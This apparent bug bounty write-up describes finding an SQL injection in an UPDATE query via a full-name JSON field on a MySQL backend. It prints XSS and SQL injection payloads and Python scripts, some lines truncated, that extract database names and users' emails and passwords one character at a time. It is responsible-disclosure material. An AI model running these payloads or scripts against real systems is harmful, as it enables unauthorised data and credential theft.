Zombiehelp54

Friday, February 17, 2017

SQL injection in an UPDATE query - a bug bounty story!

What's up whoever reading this! been a long time since I last posted something here.

Today, I will be writing about a SQL injection vulnerability I recently found.

Blog Archive

▼ 2017 (2)
► June (1)
▼ February (1)
SQL injection in an UPDATE query - a bug bounty st...

► 2015 (2)

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

As usual, at a hacking night after drinking my favorite cookie frappe I picked up a bug bounty program and started testing.


Like any other researcher, I was throwing XSS payloads randomly everywhere. (I usually use `'"><img src=x onerror=alert(2) x=` with a single quote at the beginning) and while doing so one of the endpoints returned a `500` error saying `A SQL error was encountered` which definitely attracted my attention.

The field returned that error was my `full name` so I went back there and immediately tried `test'test` which returned the same error which means that the single quote is what is causing the problem here.
Realizing that, it seemed to me that single quotes weren't escaped at the SQL query, so I tried to escape it for them(by doubling it) and see what happens. So I entered `test''test` and I was shocked that the error disappeared and my name was changed to `test'test`!

Since the vulnerable field is used to edit the user's full name, I guessed that the vulnerable query is UPDATE. So I changed my name to `'+ @@VERSION +'` and after reloading the page my name was changed to 5.6 which is the MySQL dbms version!

Note that it's a JSON request so `+` here does not represent a space(%20).

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



I reported what I have found so far and the vendor replied asking me to go further and extract data from the database.

Extracting data with this SQL injection seemed hard as whenever I try to extract a string the returned values were 0 because there is no concatenation for two strings using `+` in mysql.

If the server was SQL server it would be pretty easy since i can join the two strings easily using `+` for example `'x'+ @@VERSION + ' x '` would have updated my name to x5x (5 here is the dbms veraion).

However, it was a mysql server and in mysql `+` is used for summing numbers, that's why `'x'+version()+'x'` was returning 5.6 , since it summed `0+5.6+0` as the integer value of a string is `0`

so other payloads like `'x'+user()+'x'` will always return 0 since the user name is a string and `+` can only be used for summing numbers as explained.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

that makes the only possible way to get the value of the string is by converting it to a number, hence I used ASCII() to convert the string to its ASCII equivalent number then after that I would grab the response and convert it from ASCII to text.

'+ length(user()) # --> to get length of the string to be retrieved
'+ ASCII(substr(user(),1)) # --> to get the first char of the string to be retrived
'+ ASCII(substr(user(),2)) # --> to get the second char of the string to be retrived
'+ ASCII(substr(user(),3)) # --> to get the thrird char of the string to be retrived
and so on...

This seemed to be so annoying to do manually as I will have to use substr() to convert every single character in the response to its equivalent ASCII value then convert it back to text since MySQL ASCII function will return numeric value of left-most character.

With that said, I decided to write a simple python script that will extract and convert to text automatically.


```
import requests
rheaders = {} # Request headers
rcookies = {} # Request cookies
url = 'https://<target>/api/v1/' # Vulnerable endpoint
len = 1000 # length of the string (using 1000 assuming that it won't be more tha
column = 'schema_name' # what to return
table = 'information_schema.schemata' # from what
orderby = 'schema_name'
d=''
start = 0
end = 20
for l in range(start,end):
        limit = l
        print 'Retrieving '+column+' at row ' + str(limit+1) + '...'
        if l > start and d == '':
                break
        d=''
        for i in range(1,len):
                 r = requests.put(url, json={"fullname":"' - (select ASCII(subst
                 b = requests.get(url,cookies=rcookies).content.split('fullname"
                 n = filter(lambda b:b>='0' and b<='9', b)
                 d += chr(int(n)) # Convert ASCII number to equivalent character

                 #print d
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
                if n == '0':
                  print column + ' at row ' + str(limit+1)+' :- ', d
                  break
```

Now using that script I could easily extract any data from the database by changing the values of `column` , `table` and `orderby` variables.

Here is a screenshot of getting current databases the user has access to:




With a little modification, I could extract users' emails and passwords using ASCII(substr(concat(email_address,0x3a,password),i)))

```
import requests
rheaders = {}
rcookies = {}
url = 'https://<target>/api/v1/'
d = ""
len = 1000
limit = 400000
print 'Retrieving email and pass at row', limit
for i in range(1,len):
     r = requests.put(url, json={"fullname":"' - (select ASCII(substr(concat(ema
     b = requests.get(url,cookies=rcookies).content.split('fullname":"',1)[1][:5
     n = filter(lambda b:b>='0' and b<='9', b)
     d += chr(int(n))
     print d
     if n == '0':
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
        print "Email:Password :- ", d
        break
```

and after running the script:



Timeline:
- 14/2/2017 10:25 PM --> First submission
- 14/2/2017 11:02 PM --> The vendor asked to go further and extract data

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

- 15/2/2017 3:00 AM --> Resubmitted with the python script PoC
- 15/2/2017 10:22 AM --> Submitted more vulnerable parameters
- 15/2/2017 3:28 PM --> Nice Bounty awarded
- 15/2/2017 10:18 PM --> Vulnerability fixed

Posted by Mahmoud Jamal at 5:59 PM

4 comments:

Faheem Fayyaz February 19, 2017 at 11:23 PM

Hi there,
can you ping me ?

Reply

Unknown March 29, 2017 at 1:54 PM

hi can u help me

Reply

Sabyasachi Mustafi September 23, 2017 at 7:15 AM

It was amazing.


Reply

Secret Hack::Sudan:: February 15, 2018 at 3:04 PM

that amazing , so smart guy

Reply

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Newer Post Home Older Post

Subscribe to: Post Comments (Atom)

Simple theme. Powered by Blogger.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD